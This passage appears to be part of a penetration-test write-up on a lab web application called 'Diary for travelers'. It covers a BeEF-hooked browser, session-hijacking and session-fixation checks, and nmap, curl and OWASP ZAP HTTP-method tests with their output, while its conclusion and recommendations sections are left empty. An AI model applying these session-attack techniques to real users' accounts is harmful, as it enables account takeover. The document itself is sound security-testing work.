Session Cookies: Yes	Initialization
Persistent Cookies: Yes	Initialization

Category: Hooked Page (5 Items)

Page Title: Impressions	Initialization
Page URI: http://192.168.0.136:8080/posts/single-post/37	Initialization
Page Referrer: http://192.168.0.136:8080/posts/list	Initialization
Host Name/IP: 192.168.0.136	Initialization

Victim is connected to BeEF

Now we can go to Commands panel and try to execute some interesting commands.

Session hijacking attack

Intercept the cookie through unsecured connection

Diary for travelers allows us to use unsecured HTTP connection. Listen to unencrypted network traffic for users that uses unsecured connection and intercept their session ID.

Steal the cookie

We tried to steal victim's session ID with stored XSS. But web application doesn't allow sending session information via JS.

Fabricate the cookie

As we know from previous checks, Diary for travelers is deployed on Tomcat. We can check Tomcat documentation for getting better vision of how session ID can be generated. Does session ID stores decrypted sensitive authentication information? Or does server store all authentication information in some inner storage?

Let’s suppose (or try to find out it with some server’s error response or application file structutre) that Diary for travelers uses Spring framework. In this case, there is a big chance that web application uses Spring security authentication framework. Spring is open source framework and we can find out what are the possible ways to implement authentication mechanism. By default, Spring security uses Redis as inner storage for users’ authentication information.

> „Instead of using Tomcat’s HttpSession, we are actually persisting the values in Redis. “
>
> https://docs.spring.io/spring-session/docs/current/reference/html5/guides/java-security.html#how-does-it-work
>
> Spring Session API and implementations for managing a user’s session information
>
> https://docs.spring.io/spring-session/docs/current/reference/html5/#introduction
>
> Spring session data with Redis
>
> https://github.com/spring-projects/spring-session/blob/master/spring-session-data-redis/src/main/java/org/springframework/session/data/redis/RedisOperationsSessionRepository.java

Our task is try to understand the algorithm of generating session ID and trying to fabricate the cookie with necessary session ID.

Use session fixation attack

First we check what happens to an existing session when the user tries to authenticate again. The web application does nothing and the original session remains valid. Now try to use session token of the anonymous user for logging in from another browser/system. The EditThisCookie plugin [http://www.editthiscookie.com/start/] is very useful for manipulating with cookies and checking the session fixation attack. After logging in from one browser, the anonymous user in the second browser becomes logged in user with the same session. It means that the session fixation attack is possible, so we need to discover if there is a way to fix an attacker’s session token within a victim’s browser.

From https://www.owasp.org/index.php/Session_fixation

There are several techniques to execute the attack; it depends on how the Web application deals with session tokens. Below are some of the most common techniques:

- *Session token in the URL argument*


- *Session token in a hidden form field*
- *Session ID in a cookie:*
    - *Client-side script*
    - *<META> tag as a code injection attack*
    - *HTTP header response method is Including the parameter Set-Cookie in the HTTP header response*

This web application is configured to disable URL rewriting logic, so it's impossible to put session token in the URL argument. Also, probably the application doesn't work with hidden form fields during the authentication process. We can't use client-side script for injecting session token because web application is configured to use HttpOnly channel for working with cookies. We need to check code injection attack with <META> tag and chance of setting session token into HTTP header response.

Test HTTP Methods

We need to test supported HTTP methods for finding out possibility to set session token into HTTP header response [https://www.owasp.org/index.php/Test_HTTP_Methods_(OTG-CONFIG-006)#How_to_Test].

1. **Discover the Supported Methods**
   Use NMap for discovering all supported methods by this web server. Or we can use the OPTIONS HTTP method with curl, for example.




```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-11-08 13:45 CST

root@kali:~# nmap -p 8080 --script http-methods 192.168.0.136 -v

Starting Nmap 7.60 ( https://nmap.org ) at 2018-11-08 13:45 CST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 13:45
Completed NSE at 13:45, 0.00s elapsed
Initiating Ping Scan at 13:45
Scanning 192.168.0.136 [4 ports]
Completed Ping Scan at 13:45, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:45
Completed Parallel DNS resolution of 1 host. at 13:45, 11.02s elapsed
Initiating SYN Stealth Scan at 13:45
Scanning 192.168.0.136 [1 port]
Discovered open port 8080/tcp on 192.168.0.136
Completed SYN Stealth Scan at 13:45, 0.03s elapsed (1 total ports)
NSE: Script scanning 192.168.0.136.
Initiating NSE at 13:45
Completed NSE at 13:45, 2.46s elapsed
Nmap scan report for 192.168.0.136
Host is up (0.00059s latency).

PORT     STATE SERVICE
8080/tcp open  http-proxy
| http-methods:
|   Supported Methods: GET HEAD POST PUT PATCH DELETE OPTIONS
|_  Potentially risky methods: PUT PATCH DELETE

NSE: Script Post-scanning.
Initiating NSE at 13:45
Completed NSE at 13:45, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 14.48 seconds
           Raw packets sent: 5 (196B) | Rcvd: 2 (84B)
root@kali:~#
```

All supported methods by this web server

As we can see, the TRACE method is disabled, so there is no possible to implement Cross Site Tracing (XST) attack [https://www.owasp.org/index.php/Cross_Site_Tracing].

2. **Testing for arbitrary HTTP methods**
   Find a page to visit that has a security constraint and test an arbitrary method on it




```
> curl -X ABC -i http://localhost:8080/media/list
HTTP/1.1 403
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Set-Cookie: XSRF-TOKEN=bab2ec16-1666-4ce3-a884-f3ec278764ad; Path=/
Content-Type: text/html;charset=UTF-8
Content-Language: en
Transfer-Encoding: chunked
Date: Wed, 14 Nov 2018 11:13:09 GMT
```

Testing for arbitrary HTTP method

This application doesn’t support arbitrary method “ABC” and it returns 403 error page, so it’s not vulnerable.

3. **Testing for HEAD access control bypass**

If we send a request with HEAD method to the page that has a security constraint, the application should force a 302 redirect to a log in page or force a log in directly. If it’s not then the application has processed the request without authentication or authorization [https://www.owasp.org/index.php/Test_HTTP_Methods_(OTG-CONFIG-006)#How_to_Test]. Let’s check this statement with OWASP ZAP proxy



```
HEAD http://192.168.0.136:8080/books/list HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/
20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.0.136:8080/posts/sight/49
Cookie: JSESSIONID=2DD474474E7D8B0AC6861A04AE89651D; XSRF-TOKEN
=2a56c5ca-a43e-468a-9899-844a402819ff
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Length: 0
Host: 192.168.0.136:8080
```

```
HTTP/1.1 200
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Content-Type: text/html;charset=UTF-8
Content-Language: en-US
Date: Mon, 12 Nov 2018 22:29:05 GMT
```

```
    <meta name="_csrf_header" content="X-XSRF-TOKEN"/>
    <title>Login</title>
</head>
<body>
<div id="header">
    <div class="container-fluid">
        <div class="navbar-collapse collapse">
            <ul class="nav navbar-nav">
                <li><a href="/posts/list">Where to go</a></li>
                <li><a href="/sights/gmap">Map</a></li>
                <li><a href="/books/list">What to read</a></li>
                <li><a href="/media/list">What to listen/watch</a></li>
            </ul>
            <ul class="nav navbar-nav navbar-right">
               <li><a href="/users/signup">Registration</a>
                <li><a href="/users/login">Login</a></li>
                <form action="/logout" id="logout" method="post"><input type=
"hidden" name="_csrf" value="2a56c5ca-a43e-468a-9899-844a402819ff"/>
                         <input type="hidden"
                              name="${_csrf.parameterName}"
```

Time: 97 ms Body Length: 5085 bytes Total Length: 5384 bytes

Sending a request with HEAD method to the page that has a security constraint

We receive 200 response code, but response contains a body which is a login page. So it’s not a vulnerable.

The code injection attack with <META> tag

To be tested

Conclusion

Risk rating

Recommendations

Links

[1] – The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws, Dafydd Stuttard, Marcus Pinto

[2] – https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
[3] -
https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet